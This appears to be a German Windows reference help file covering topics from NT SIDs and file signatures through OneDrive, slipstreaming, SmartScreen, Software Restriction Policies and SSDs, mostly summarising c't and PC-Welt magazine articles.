Unter NT hat jeder Rechner eine im Netz eindeutige ID. Diese 96-bit-Zeichenfolge wird während der Installation erzeugt. Die Benutzer auf einer Maschine erhalten als Identifikation zusätzlich zur SID noch eine fortlaufende Nummer RID (relative ID). Oft wird aber hierbei auch von SID gesprochen. Werden Festplatten ohne besondere Maßnahmen dupliziert für mehrere Rechner im selben Netz, so kommt es zu identischen Benutzer-IDs mit seltsamen Effekten. Um dies zu vermeiden gibt es neben kommerziellen Programmen wie "SID-Walker", "SID-Changer" etc., z.B. auch die Freeware NTSID von Mark Russinovich/Bryce Cogswill bei <http://www.ntinternals.com/ntsid.htm{bmc earth16.bmp}> bzw. <http://www.sysinternals.com/newsid.htm{bmc earth16.bmp}> (incl. Quelltext). Dies ist einfacher als der Weg über Microsofts sysdiff.exe (NT4-CD: \SUPPORT\DEPTOOLS\1386\SYSDIFF.EXE) aus dem NT-Resourcekit. An kommerzielle Lösungen zum Klonen incl. der SID-Anpassung sind folgende in c't 12/1999 genannt: PowerQuest <http://www.powerquest.com{bmc earth16.bmp}>, Ghost Software <http://www.ghost.com{bmc earth16.bmp}> (Symantec Norton Ghost) und KeyLabs <http://www.keylabs.com{bmc earth16.bmp}>.

Quelle: c't Heft 2/1998, Seite 158ff: Dirk Brenken, Sven Schulz: Spiegelkabinett, Festplatten verlustfrei klonen und c't Heft 12/1999, Seite 206.

Das durch die RID oder SID festgelegte Benutzerkonto ist mit Anwender-Identifizierungen verbunden. Somit können sich verschiedene Anwender dasselbe Benutzerkonto teilen oder ein Anwender kann unterm selben Namen mit verschiedenen Benutzerkonten arbeiten (Zeitschrift c't Heft 11/2002, Seite 138).

In der Entwickler-Dokumentation von Microsoft, z.B. in der Datei WIN32API.TXT finden sich folgende Angaben:

```
' Universal well-known SIDs:
'   Null SID                S-1-0-0
'   World                   S-1-1-0
'   Local                   S-1-2-0
'   Creator Owner ID       S-1-3-0
'   Creator Group ID       S-1-3-1
'   (Non-unique IDs)       S-1-4
Const SECURITY_NULL_RID = &H0
Const SECURITY_WORLD_RID = &H0
Const SECURITY_LOCAL_RID = &H0
Const SECURITY_CREATOR_OWNER_RID = &H0
Const SECURITY_CREATOR_GROUP_RID = &H1

' NT well-known SIDs:
'   NT Authority           S-1-5 (SID der Revision 1 und der Identifier Authority 5 = Win2K-Security System)
'   Dialup                 S-1-5-1
'   Network                S-1-5-2
'   Batch                  S-1-5-3
'   Interactive            S-1-5-4
'   Service                S-1-5-6
'   AnonymousLogon        S-1-5-7 (aka null logon session)
'   (Logon IDs)           S-1-5-5-X-Y
'   (NT non-unique IDs)   S-1-5-0x15-...
'   (Built-in domain)     s-1-5-0x20

Const SECURITY_DIALUP_RID = &H1
Const SECURITY_NETWORK_RID = &H2
Const SECURITY_BATCH_RID = &H3
Const SECURITY_INTERACTIVE_RID = &H4
Const SECURITY_SERVICE_RID = &H6
Const SECURITY_ANONYMOUS_LOGON_RID = &H7
Const SECURITY_LOGON_IDS_RID = &H5
Const SECURITY_LOCAL_SYSTEM_RID = &H12
Const SECURITY_NT_NON_UNIQUE = &H15
Const SECURITY_BUILTIN_DOMAIN_RID = &H20

' well-known domain relative sub-authority values (RIDs):
Const DOMAIN_USER_RID_ADMIN = &H1F4
Const DOMAIN_USER_RID_GUEST = &H1F5
Const DOMAIN_GROUP_RID_ADMINS = &H200
Const DOMAIN_GROUP_RID_USERS = &H201
```

SID

\$ SID (NT-Security-ID)

K Security-ID (NT);SID (NT-Security-ID);RID ();duplizieren von Festplatten (NT);klonen von Festplatten (NT);S-1-0
... S-1-5

```
Const DOMAIN_GROUP_RID_GUESTS = &H202
Const DOMAIN_ALIAS_RID_ADMINS = &H220
Const DOMAIN_ALIAS_RID_USERS = &H221
Const DOMAIN_ALIAS_RID_GUESTS = &H222
Const DOMAIN_ALIAS_RID_POWER_USERS = &H223
Const DOMAIN_ALIAS_RID_ACCOUNT_OPS = &H224
Const DOMAIN_ALIAS_RID_SYSTEM_OPS = &H225
Const DOMAIN_ALIAS_RID_PRINT_OPS = &H226
Const DOMAIN_ALIAS_RID_BACKUP_OPS = &H227
Const DOMAIN_ALIAS_RID_REPLICATOR = &H228
```

Das in der PC-Welt Heft 2/2006 vorgestellte Tool pcwUser2SID.hta listet alle Gruppen und Benutzer eines Systems mit ihrer SID auf. Kern des Tools sich die folgenden Zeilen:

```
Set net = CreateObject("WScript.Network")
objWMI="winmgmts:\\\" & uCase(net.ComputerName) & "\\root\cimv2"
Set objWMIService = GetObject(objWMI)
Query="Select * from Win32_AccountSID"
Set colItems = objWMIService.ExecQuery(Query,,48)
For Each objItem in colItems
    set Account=getobject("winmgmts:" & objItem.Element)
    debug.print("Name : " & Account.Name & " SID : " & Account.SID)
Next
```

Siehe auch [Shellfolders](#), [Rechtevergabe](#), [CLSID](#), [SAM \(Security Access Manager\)](#), [Account](#).

#\$K Signatur für Dokumente

Langfristige Integrität (Authentizität) von elektronischen Dokumenten sicherzustellen, ist ein noch nicht ganz gelöstes Problem. Durch höhere Rechenleistung ist manche alte Verschlüsselung knackbar, d.h. es muss u.U. in regelmäßigen Abständen mit kräftigerem Schlüssel neu verschlüsselt werden. Das Herstellen des ursprünglichen Zustands muss aber auch möglich sein. Weitere Details in der c't Heft 4/2008, Seite 74ff.
Siehe auch Zertifikate.

SignaturDocuments

\$ Signatur für Dokumente

K Signatur für Dokumente, Dokument-Signatur; Unterschrift für Dokumente; Authentizität

#\$K Signatur für zu installierende Dateien

In Win98 kann die Prüfung der Datei-Signatur eingeschaltet werden (c't Heft 13/1998, Seite 94):

HKLM\SOFTWARE\Microsoft\Driver Signing Policy\bmc edit.bmp kann folgende Werte haben:

00 00 00 00 (default)	keine Überprüfung
00 00 00 01	Warnung
00 00 00 02	nur signierte Dateien einrichten.

Da bisher nur Microsoft-Dateien signiert sind, ist der Wert 2 nicht empfehlenswert.

Signatur_RD
\$ Signatur für zu installierende Dateien
K Signatur;Installation signierter Dateien

#\$K **Signatur von wichtigen Systemdateien**

Microsoft meint, dass für ein stabiles System die Systemdateien inklusive Treibern von Microsoft zertifiziert und signiert sein sollten. Eine Liste von nicht signierten Systemdateien erhält man mittels des Tools [sigverif.exe](#) ([bmc shortcut.bmp](#)). Nach einem Scan der Festplatte mit sigverif werden im Fenster die nicht-signierten Systemdateien angezeigt, im Protokoll finden sich alle. Gemäß PC-Welt Heft 7/2004, Seite 102 steht "c:" dabei immer für die Installations-Partition, die ja aber nicht immer c: sein muss.

Signatur
\$ Signatur von wichtigen Systemdateien
K Signatur (wichtige Systemdateien);sigverif

#\$K **Single Sign-on**

Es gibt schon viele Versuche, auch im Internet die Flut der Passwörter für verschiedene Portale durch ein "zentrales" Login zu ersetzen. Microsofts Passport, inzwischen Live ID konnte sich nicht durchsetzen. Gemäß PC-Welt Heft 8/2011, Seite 92ff setzen diverse Tools auf OpenID. Daneben setzen einige auf "Facebook Connect", Twitter, AOL, Yahoo oder Google. .

SingleSignOn

\$ Single Sign-on

K Single Sign-on;Login zentral;OpenID;MS Passport Single Sign-on;Passport Single Sign-on;Live ID (Single Sign-on);zentrale Authentifizierung (Internet);Authentifizierung zentral (Internet)

#\$K Silverlight

MS Silverlight ist eine proprietäre Erweiterung (Plug-In) für Webbrowser (IE, Firefox, Opera, Safari), die die Ausführung von Rich Internet Applications (RIA) ermöglicht und auf einer eingeschränkten Version des .net-Frameworks basiert. Eine Rich Internet Application ermöglicht dem Besucher einer Webseite z. B. Drag and Drop, 3D-Effekte, Animationen und Unterstützung diverser Videoformate und anderer Medien. Für Linux wird von Novell mit Zustimmung und Unterstützung von Microsoft Moonlight angeboten.

Wie man eine kleine Datenbankanwendung mit Silverlight 4 entwickelt, wird in der c't Heft 12/2010, Seite 182ff aufgezeigt. Toolbox Heft 5/2010, Seite 32ff beleuchtet die Version 4 genauer.

Silverlight 5 wird in der c't Heft 12/2011, Seite 139 vorgestellt.

Siehe auch [Windows Presentation Foundation WPF{bmc shortcut.bmp}](#).

Silverlight
\$ Silverlight
K Silverlight Moonlight

#\$K SkyDrive (seit 2014 OneDrive)

SkyDrive ist Microsofts WebDAV-Cloud-Speicherplatz und inzwischen in MS-Office integriert.

Microsofts SkyDrive/OneDrive ist zum Speichern von Office-Dokumenten und Fotos gedacht. Entweder aus dem Browser heraus oder aus Office 2010ff. Wie man es auch im Explorer einbindet, ist in der c't Heft 17/2011, Seite 156 beschrieben. Dabei wird die URL durch Tricks ermittelt, die den WebDAV-Zugriff erlaubt.

Mit dem Tool "Microsoft SkyDrive"

<https://apps.live.com/skydrive/app/9a65e47d-606a-4816-a246-90f54bf7a3ea> wird im Explorer ein Dateifolder als Offline-Cache eingerichtet, der mit dem SkyDrive synchronisiert wird. Dadurch ist die Performance wesentlich besser, als beim direkten Zugriff. Gemäß <http://answers.microsoft.com/de-de/windowslive/forum/skydrive-wlsettings/h%C3%A4ufig-gestellte-fragen-zum-neuen-skydrive/68e5601a-c495-41e7-92c6-7d9423d4a9d1> dürfen einzelne Dateien max. 2GB groß sein. Beim Up-oder Download im Explorer liegt die Grenze für Dateien bei 300MB und bei 100MB je Bild in Bildergalerien.

Der c't Uploader ist ein Tool, um Dateien verschlüsselt auf dem MS-SkyDrive ablegen zu können. Wie man dieses Tool per Makro in MS-Word einbindet, wird in der c't Heft 7/2012, Seite 182 gezeigt.

Wurde beim Speichern auf das Skydrive/OneDrive die Logon-Daten mit "Automatisch anmelden" eingegeben, dann lassen sie sich gemäß PC-Welt Heft 6/2012, Seite 119f nur über die Kommandozeile wieder löschen: `cmdkey /delete:passport.net*`. Es sollte sich aber auch in der Systemsteuerung über "Anmeldeinformationsverwaltung" verwalten lassen.

Gemäß Microsoft ist bei Win8.1 die Verwendung von SkyDrive nur noch möglich, wenn das lokale Konto ein Microsoft-Konto konvertiert wird. Gemäß

<http://www.netzwerktotal.de/windows-8-1-anleitungen/1027-skydrive-unter-windows-8-1-mit-lokalem-account-nutzen.html> geht es aber trotzdem noch mit einem lokalem Konto:

- Falls die Live-ID noch nicht bekannt ist: Auf <https://login.live.com/> gehen, einloggen und die Wolke links oben anklicken. Aus der Adressleiste die Live-ID entnehmen.
- Im Explorer "Dieser PC" markieren, im Menüband das "Netzlaufwerk verbinden" auswählen und als Ordner <https://d.docs.live.net/eigeneID> eingeben. Einen geeigneten Laufwerksbuchstaben auswählen und "Verbindung mit anderen Anmeldinformationen herstellen" aktivieren.
- Nach kurzer Wartezeit sollte der Dialog für Account und Passwort erscheinen.
- Spätestens nach Aktualisierung (mit F5-Taste) sollte das Laufwerk verfügbar sein.

Bei der Einbindung über einen Microsoft-Account wird in Win8.1 die neue Smart-File-Technologie verwendet:

- Lokal sind normalerweise nur die Metadaten der Datei verfügbar.
- Über "Offline verfügbar machen" können Ordner oder Dateien auch für den Offline-Betrieb verfügbar gemacht werden.

Gemäß PC-Welt Heft 3/2015, Seite 104 funktioniert die Einbindung von OneDrive als Netzlaufwerk wie folgt mithilfe von Office 2010 oder 2013:

- Word (oder Excel) öffnen und ein Dokument anlegen/öffnen.
- Via "Speichern unter" und gegebenenfalls "Ort hinzufügen" dieses Dokument auf OneDrive speichern. Dabei öffnet sich geg. der Anmelden-Dialog, über den man sich anmelden muss. Dies wirft einen zunächst zurück zum "Speichern unter"-Dialog, jetzt aber mit dem zusätzlichen "OneDrive Persönlich".
- Über "Durchsuchen" von "OneDrive Persönlich" den Dateiauswahldialog öffnen, der einem die im OneDrive vorhandenen Ordner und Dateien anzeigt. Aus der Adressleiste oben jetzt die Adresse <https://d.docs.live.net/xxxxxxxxxxx> als Text kopieren.
- Wie oben beschrieben dies im Explorer zum "Netzlaufwerk verbinden" nutzen. Falls dies nicht funktioniert, dann ist OneDrive vermutlich schon unter `c:\Benutzer\\OneDrive` verfügbar. Bei Bedarf über die Kommandozeile und dem subst-Kommando diesen Pfad mit einem Laufwerksbuchstaben verfügbar machen: Z. B. `subst o: c:\Benutzer\\OneDrive`, geg. über eine Batchdatei im Autostart-Ordner.

Bei Windows 10 erscheint "OneDrive" im Explorer als erster Eintrag direkt unter Desktop. Wer es nicht intensiv nutzt, möchte es hier weg haben. Gemäß

https://www.deskmodder.de/wiki/index.php/OneDrive_beim_Start_deaktivieren_aktivieren_Windows_10 muss man hierzu `HKCR\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}.System.IsPinnedToNameSpaceTree` von 1 auf 0 umstellen. Bei 64bit-System zusätzlich `HKCR\Wow6432Node\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}.System.IsPinnedToNameSpaceTree`. Bei Win10 Build 14393 funktioniert dies leider nicht! Hier kann

SkyDrive

\$ SkyDrive

K SkyDrive;Cloud SkyDrive;WebDAV SkyDrive;OneDrive

man

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\{018D5C66-4533-4307-9B53-224DE2ED1FE6}\bmc tree.bmp} mit dem Reg-SZ-Wert <Standard> = OneDrive löschen.

Über den Gruppenrichtlinieneditor kann man unter "Computerconfiguration", "Administrative Vorlagen", "Windows-Komponenten", "OneDrive" mittels "Deaktivieren" von "Dokumente standardmäßig auf OneDrive speichern" erreichen, dass die Dokumente als Default auf dem lokalen Computer oder im lokalen Netzwerk gespeichert werden. Wer noch weiter gehen will, kann auch "Verwendung von OneDrive für die Datenspeicherung verhindern" aktivieren.

Siehe auch Filetransfer, WebDAV\bmc shortcut.bmp, Cloud-Computing.

#\$K SlipStream

Mit SlipStream wird die Integration von Patches in eine Installations-DVD bezeichnet.

Wer aus einer alten XP-CD und dem SP2 eine neue CD zur Windows-Installation erstellen möchte, muss folgende Schritte machen (c't Heft 21/2004, Seite 191):

- Je nach Wunsch nur das Verzeichnis I386 oder die gesamte Original-CD in ein beliebiges Verzeichnis der Festplatte kopieren, z.B. c:\CD, so dass also ein c:\cd\i386 existiert. Bei mir hat der Explorer hier einige Dateien reproduzierbar weggelassen, mittels xcopy ging's dann. Ob das SP1 schon enthalten ist oder nicht, ist egal!
- SP2 muss als vollständiges Paket vorliegen, z.B. als e:\xpsp2.exe. Dann kann dieses mittels dem sogenannten "Slipstreaming" mit dem Befehl e:\xpsp2.exe /integrate:c\cd (Pfade geg. anpassen) jetzt integriert werden (statt /integrate heißt es bei Win2000 SP4 stattdessen -s).
- Jetzt muss von der Original-CD der Boot-Code extrahiert werden. Hierzu empfiehlt sich das Programm bbie von Bart Lagerweij (c't-Softlink [0421188/bmc_earth16.bmp](#) oder 0421191 ??). Nach der Installation extrahiert z.B. bbie E: den Bootcode aus der CD in E: nach image1.bin.
- Eventuell weitere Tools und Treiber der CD hinzufügen. Die Integration der neueren Microsoft-Patches ist zwar möglich, aber etwas umständlich.
- Eventuell gemäß c't Heft 12/2005, Seite 148ff aus XP-Home ein fast-XP-Professional-Setup patchen:
 - XP-regedit.exe oder W2K-regedt32.exe starten, HKEY_LOCAL_MACHINE markieren.
 - Datei, Struktur laden ... auswählen, c:\cd\i386\setupreg.hiv öffnen. Die Frage nach einem Schlüsselnamen z.B. mit HomeKey beantworten.
 - Jetzt HKEY_LOCAL_MACHINE\HomeKey\ControlSet001\Services\setupdd auswählen und im Key (Standard) die 01 und die 02, welche hier zwischen vielen 00 auftauchen, auf 00 setzen.
 - HKEY_LOCAL_MACHINE\HomeKey markieren und Datei, Struktur entfernen ... ausführen!Risiken dieses Patches, eventuell weiter Vorkehrungen für notwendige Treiber etc in der Zeitschrift c't nachlesen!!
- Je nach Brenn-Programm sind die Einstellungen etwas unterschiedlich:
CD-ROM (Boot), image1.bin, Ladesegment 07C0, 4 Sektoren
Tab ISO: Standard-Einstellungen, insbesondere "ISO;1 Dateiversion nicht schreiben" muss aktiviert sein!
Disk-at-once
Hinweise für andere Brennprogramme finden sich in c't Heft 16/2004, Seite 96

SP1-Slipstream-"Ersatz" für Win 7 wird in der c't Heft 9/2011, Seite 170ff beschrieben. Für einfache Privatkunden sind fertige DVD-Images nur verzögert verfügbar. Und eine einfache Integrationsfunktion wie bei WinXP gibt es bei Vista/Win7 auch nicht mehr. Der in der c't beschriebene Weg besteht in der Installation von Win7, Installation von SP1 und anschließend aus diesem jungfräulichen System wieder eine Installations-DVD erstellen, die dann auf jedem beliebigen anderen Rechner funktioniert.

Siehe auch [Setup von Windows](#).

SlipStram

\$ SlipStram

K SlipStream;Windows SlipStream;ServicePacks integrieren;Updates in Windows-CD integrieren

#\$K Smart-Meter

Als Smart-Meter werden Stromzähler mit Internet-Anschluss bezeichnet. Damit ist es möglich, den Stromverbrauch aus der Ferne zu erfassen und zu kontrollieren. Um die Datensicherheit dabei geht es in der c't Heft 23/2011, Seite 88ff. Dabei zeigte sich, dass die Angaben der Firma Discovergy (noch zum Zeitpunkt des ct-Artikels) falsch sind: Die Daten des EasyMeter werden unverschlüsselt übertragen. Als Messstellenbetreiber ist dies sowohl bzgl. manipulierter Daten als auch bzgl. Ausspähung von Gewohnheiten (z.B. Urlaub -> Einbruch mit später Erkennung) kritisch.

Zunehmend gibt es auch Zwischenstecker, bei denen sich per Computer der Stromverbrauch des angeschlossenen Geräts ermitteln lässt:

- c't Heft 9/2014, Seite 60: Voltcraft SEM-3600BT (http://www.conrad.de/bmc_earth16.bmp) arbeitet via Bluetooth 4.0, welches z.B. ab Android 4.0 unterstützt wird. Eine App für Android und iOS gibt's dazu. Gemäß c't mißt das Gerät auch bei z.B. 5 W Leistung mit Powerfactor 0.3 noch auf ca. 2% genau. Preis: 40€.
- AVM FRITZ!DECT 200: Bis zu 10 solcher Zwischenstecker können via DECT an einer aktuellen FritzBox (ab OS 5.50) betrieben werden. Abfrage und ein/aus-schalten erfolgt dann über die Fritzbox über WLAN, LAN oder via MyFritz bzw die öffentliche IP-Adresse auch aus der Ferne. Ca. 45€.

In der c't Heft 12/2015, Seite 46 wird die Software c't-Meterix der c't-Redaktion vorgestellt (http://www.ct.de/metrix{bmc_earth16.bmp}), ein Live-System auf bootfähigem Datenträger (CD, USB-Stick). Mit ihr kann man auf die entsprechenden Portale der Energieversorgern gehen und sich seine von den Smart-Metern lieferten Daten runterladen.

SmartMeter

\$ Smart-Meter

K Smart-Meter;Stromzähler mit IP-Anschluss;Datensicherheit Smart-Meter;Messstellenbetreiber (Smart-Meter)

#\$K SmartScreen

Windows SmartScreen schützt vor gefährlicher Software aus dem Internet. Dabei wird aber (bei Win 8.x) nicht nur direkt beim Download (wie oft angegeben!) durch Senden von Informationen an Microsoft geprüft, ob es sich um gefährliche Software handelt, **sondern auch** bei jedem einzelnen Start von Software. Zumindest wenn die SW ohne Installation und dadurch mit einem alternate Datastream, welcher auf den Ursprung Internet hinweist, gespeichert wurde. Dies ergibt sich indirekt auch aus den Informationen in den Datenschutzbestimmungen

<http://windows.microsoft.com/de-de/windows-8/windows-8-privacy-statement?T1=statement#T1=supplement{bmc earth16.bmp}>:

Windows SmartScreen

Funktionsweise dieses Features

Windows SmartScreen trägt zur Sicherheit Ihres PCs bei, indem Dateien und Apps **vor dem Öffnen und Ausführen** durch Senden von Informationen an Microsoft geprüft werden, um Sie vor potenziell unsicheren Dateien und Apps zu schützen. Sie werden von Windows gefragt, wie vorgegangen werden soll, bevor eine unbekannte oder potenziell unsichere Datei oder App geöffnet wird.

Dies ist verbunden mit "Attachment Execution Services" AES. Grundsätzlich abschalten lässt es sich, indem unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Attachments, SaveZoneInformation{bmc edit.bmp} als DWord anlegt und auf 1 (!) setzt. Alternativ

HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Attachments, SaveZoneInformation{bmc edit.bmp}{bmc admin.bmp}. Damit wird dann kein alternate Stream mehr für die Dateien angelegt. (PC-Welt Heft 12/2014, Seite 99)

Siehe auch Schad-Software, Sicherheitswarnung.

SmartScreen

\$ SmartScreen

K SmartScreen;Windows SmartScreen;Sicherheitswarnung SmartScreen;Virenschutz SmartScreen;Attachment Execution Services (AES); AES (Attachment Execution Services)

##K Software Restriction Policies (SRP)

Mit WinXP hat Microsoft die "Software Restriction Policies" eingeführt. Basierend auf dem Pfad oder der Prüfsumme (=Hash) kann damit die Ausführung von Programmen erlaubt bzw. gesperrt werden. Indem nur Pfade erlaubt werden, in die nur der Installer bzw. ein Admin neue Dateien ablegen darf, kann damit auch bei privaten Rechnern der Schutz erhöht werden. Problem gibt es bei einem so abgeschotteten System mit

- Anwendungen, die sich ins User-Profil installieren. Falls das zugehörige Setup die Option "Für alle User installieren" anbietet, ist dies die bessere Variante. Oder man erstellt eine Hash-Regel.
- Portable Programme etc., die von einem externen Medium gestartet werden. Auch hier ist eine Hash-Regel notwendig.
- Script-Bearbeitung: Das "Bearbeiten" aus dem Kontext-Menü des Scripts geht nicht mehr. Man muss den Editor öffnen und über "Datei-Öffnen" oder Drag&Drop das Script dann öffnen.
- Bei aktiven SRP läuft die PowerShell im "Constrained Language Mode" und der Zugriff auf die meisten COM- und .net-Objekte ist nicht mehr möglich. Diese Powershell-Skripte kann man nur noch in einer mit Admin-Rechten gestarteten Shell ausführen.
- Die automatische UAC-Abfrage aufgrund von Dateinamen wie z.B. Install.exe funktioniert nicht mehr. Solche Dateien muss man explizit als Administrator ausführen.

Im Normalfall werden die SRPs über Gruppenrichtlinien festgelegt und beim Systemstart in die Registry übernommen. Das c't-Tool "Restrict'ed" (c't Heft 10/2017, Seite 76ff, <http://www.ct.de/ym5g{bmc.earth16.bmp}>) trägt die Restriktionen direkt in die Registry ein. Durch Löschen des Key HKLM\Software\Policies\Microsoft\Windows\safer{bmc tree.bmp}, notfalls nach dem Start im abgesicherten Modus, wird man die Restriktionen wieder los.

Hinweise zum c't-Tool Restrict'or:

- Nach einem Start mit Adminrechten, Eintragung des Pfades für eine Logdatei und dem Modus "Nicht eingeschränkt" kann man einige Tage Infos sammeln, was man für Ausnahme-Regeln braucht.
- "Bibliotheken prüfen" ist aus Performancegründen weniger empfehlenswert, auch wenn es die Sicherheit erhöht.
- "Administrator einschließen" ist kaum praktikabel. Diese Option ist eher dazu da, anzuzeigen, dass ein anderes SRP-Tool dies aktiviert hat.

Zusätzlich zu Restrict'or gibt es noch "SrpWatch", ein Setup für die Überwachung des Windows-Ereignis-Protokolls (ähnlich dem in der c't Heft 10/2012, Seite 148 vorgestellten) und automatisiertem Versenden einer eMail, sobald entsprechende Einträge von blockierten Anwendungen vorliegen.

SoftwareRestrictionPolicies

\$ Software Restriction Policies

K Software Restriction Policies;SRP (Software Restriction Policies)

#\$K Solid State Disk

Mit den Problemen von Solid State Disks (SSD) beschäftigt sich der Artikel in der c't Heft 12/2010, Seite 118. Z.B.:

- Vor dem beschreiben von Flashspeicher muss dieser zuerst blockweise (bis zu 512kB) gelöscht werden. Mit zunehmender Nutzung tritt dies häufiger auf, die Schreibrate sinkt, manchmal auf ein Zehntel der ursprünglichen Rate. Ein DRAM-Cache, wie ihn neuere Controller besitzen, kann hier Besserung bringen.
- Per "ATA Trim"-Befehl teilen moderne Filesystemtreiber (z.B. Win7) dem SSD-Controller mit, welche Sektoren frei sind und also beim Umschichten der Daten um mehr freie Blocks zu haben, die beim Schreiben nicht zuerst gelesen werden müssen bevor der neue Inhalt hinzugefügt und dann geschrieben werden kann. Dies ähnelt einem Defrag bei magnetischen Festplatten. Gemäß c't Heft 25/2016, Seite 110 ist für SD-Karten ein ähnlich arbeitender erweiterter Discard-Befehl in Planung.
- Bei einem RAID funktioniert der Trim-Befehl nicht. Eine im SSD-Controller implementierte Garbage-Collection (eine Art Defragmentierer) hilft aber auch hier, mehr Blöcke freizuschauen.
- Damit dies gut funktioniert, sollte eine SSD nie zu voll sein, max. ca. 80 ... 85%.
- Das Verhältnis von zu schreibender Brutto-Datenmenge (incl. umschichten und Daten die nach Blocklöschungen wieder geschrieben werden müssen) zu Netto-Datenmenge (über die Schnittstelle angelieferte Daten) wird als "Write-Amplification" bezeichnet. Die Werte liegen zwischen 1,1 (gut) und 20 (schlecht), je nach Controller.
- Durch "Wear-Leveling" werden die Schreibzyklen so auf die Blöcke verteilt, dass nicht zu früh das Lebensdauerende (nach 10 000 ... 100 000 Schreibzyklen) einzelner Blöcke erreicht wird. Eine (unterschiedlich große) Spare-Area steht für Blöcke zur Verfügung, die nicht mehr richtig funktionieren.
- Teilweise wird auch interne Datenkompression verwendet. Dann haben schon komprimierte Daten (z.B. Videos) niedrigere Übertragungsraten wie sonstige nicht-komprimierte Daten.

Um SSDs geht's auch in der c't Heft 9/2011, Seite 124ff:

- Eine SSD schafft ca. 200-mal so viele E/A-Operationen in derselben Zeit verglichen mit einer normalen Festplatte (ca. 300 E/A-Op. je Sekunde). Hohe Geschwindigkeiten werden vor allem dadurch erreicht, dass viele Speicherchips vom Controller parallel betrieben werden. Einige Hersteller verwenden auch Datenkompression im Speicher zur Geschwindigkeitssteigerung.
- Vor allem bei vielen kleinen Daten-Lese-Transfers ist eine SSD viel schneller als eine normale HDD. Beim Schreiben sind billige SSDs langsamer als normale Festplatten. Ein DRAM-Puffer hilft hier bei manchen Modellen.
- Für normale PCs und Laptops kommen Multi-Level-Cell-SSDs (MLC-SSD) mit SATA-Schnittstelle in Betracht. Bei PCI-Express-SSDs muss man aufpassen: Sie benötigen spezielle Treiber, wenn sie SATA verwenden. Das Laden dieser Treiber kann den Bootprozess verlangsamen bzw. es unmöglich machen, sie als Systemlaufwerk zu verwenden. Oder sie verwenden den USB-2.0-Anschluss und sind damit langsam.
- Einige neue SSDs unterstützen das schnelle SATA 6G mit theoretisch max. 6 Gigabit/s (=500MByte/s). Das Nachrüsten eines SATA-6G-Hostadapters kann den Bootprozess verlangsamen. (SATA-II kann max. 3GigaBit/s)
- SSDs unterstützen normalerweise das NCQ (Native Command Queuing) und sollten nur an Adaptern im AHCI-Modus betrieben werden, um dies auch zu nutzen.
- Das interne "Wear Leveling" sorgt für gleichmäßige Verteilung der Schreiboperationen auf die Speicherblöcke, so dass die Lebensdauer-Begrenzung (-> Haltbarkeit) auf ca. 3000 ... 10000 Lös & Schreiboperationen normalerweise kein Problem sind.
- Wenn ein Speicherblock nicht leer ist, muss zum Ergänzen von Daten zunächst der Block gelesen werden und dann komplett geschrieben werden. Dadurch (RMW = read, modify and write) sinkt nach einiger Zeit des Gebrauchs, wenn keine leeren Blöcke mehr verfügbar sind, die Schreibrate deutlich. Daher sollte eine SSD nicht z.B. durch blockweises Kopieren von einer anderen Harddisk mit Linux-dd-Befehl initialisiert werden. Acronis-Imaging-Tool oder Win7-System-Abbild sind ok.
- SSDs haben eine interne Garbage-Collection bzw. Defragmentierung, um für schnelle Schreiboperationen wieder leere Blöcke bereitzustellen. Windows-7ff schaltet die Windows-Defragmentierung bei SSDs selbständig ab. Durch die interne Defragmentierung kommt es intern zu mehr Schreiboperationen wie von außen vorgegeben. Das Verhältnis wird als "Write-Amplification" bezeichnet und sollte nur wenig über 1,0 liegen.
- Über den ATA-Befehl "Trim" kann der Dateisystemtreiber dem SSD-Kontroller mitteilen, welche Blöcke im Dateisystem leer sind und damit die interne Defragmentierung/Garbage-Collection und das Wear-Leveling unterstützen. Windows 7, Windows Server 2008 R2, Linux ext4 und btrfs unterstützen "Trim". Mac OS X nur bei von Apple gelieferten SSDs! Ansonsten gibt es teilweise von den SSD-Herstellern Trim-Tools, die z.B. einmal täglich ausgeführt werden sollten, falls wenn die SSD relativ voll ist. Ansonsten hilft es auch, einen Teilbereich der SSD unpartitioniert zu lassen und somit dem Controller der SSD ausreichend viele unbenutzte Blöcke zu bieten. Bei SSDs im RAID-Verbund funktioniert Trim nicht!

SolidStateDisk

\$ Solid State Disk

K SolidStateDisk;SSD;Trim (SSD);NCQ (SSD);Bluescreen SSD;DoM-SSD;Disk-on-Module SSD (DoM)

- Vor allem bei älteren SSDs kann es vorkommen, dass sie, wenn sie einmal ziemlich voll waren, dauerhaft lahmen. Selbst neu partitionieren hilft dann nicht mehr, sondern nur noch das ATA-Kommando "Secure Erase". (z.B. Tool HDDERase). Manche SSDs unterstützen das Kommando jedoch gar nicht oder es ist fehlerhaft implementiert. Durch das Wear-Leveling werden Daten auch beim neu formatieren oft nicht sicher überschrieben, wenngleich sie von außen danach nicht mehr einfach zugänglich sind. Für sicherheitskritische Anwendungen sollte also, sofern nicht wie bei einigen neuen SSD-Modellen die Daten grundsätzlich verschlüsselt abgelegt werden und das Löschen des Schlüssels sie unbrauchbar macht, wenigstens das Secure-Erase funktionieren.
- Immer wieder sind in der Vergangenheit bei SSDs Firmware-Fehler zutage getreten. Regelmäßige Datensicherung und Checks, ob Firmware-Updates verfügbar sind, sollten also gemacht werden.
- Im Notebook ist auch die Leistungsaufnahme der SSD entscheidend: Im Leerlauf sind es typisch 0.4W, können aber auch 0.8W sein. In Aktion sind es bei den SATA-6G-Platten mit 3 ... 4W etwa die 1,5-fache Leistungsaufnahme einer normalen Notebook-Festplatte. (c't Heft 22/2011, Seite 140: 6G-SSD fast 3fache einer normalen Notebook-Festplatte) Ein geg. vorhandener DRAM-Cache zeigt sich meist auch in erhöhter Leistungsaufnahme beim Schreiben.

Um die Lebensdauer des SSD geht's in der c't Heft 14/2011, Seite 146. Nach bisherigen Erfahrungen ist die begrenzte Zahl der Schreibzyklen selten ein Problem. Firmware-Fehler oder Kompatibilitäts-Probleme sind öfter der Grund für verlorene Daten.

In der c't Heft 22/2011, Seite 132ff gibt's mehrere Artikel zu SSDs: Test, PCIe-Einsteck-Karten, SSD mit IDE-Anschluss (oft langsamer als aktuelle normale Festplatten), mSATA-Format.

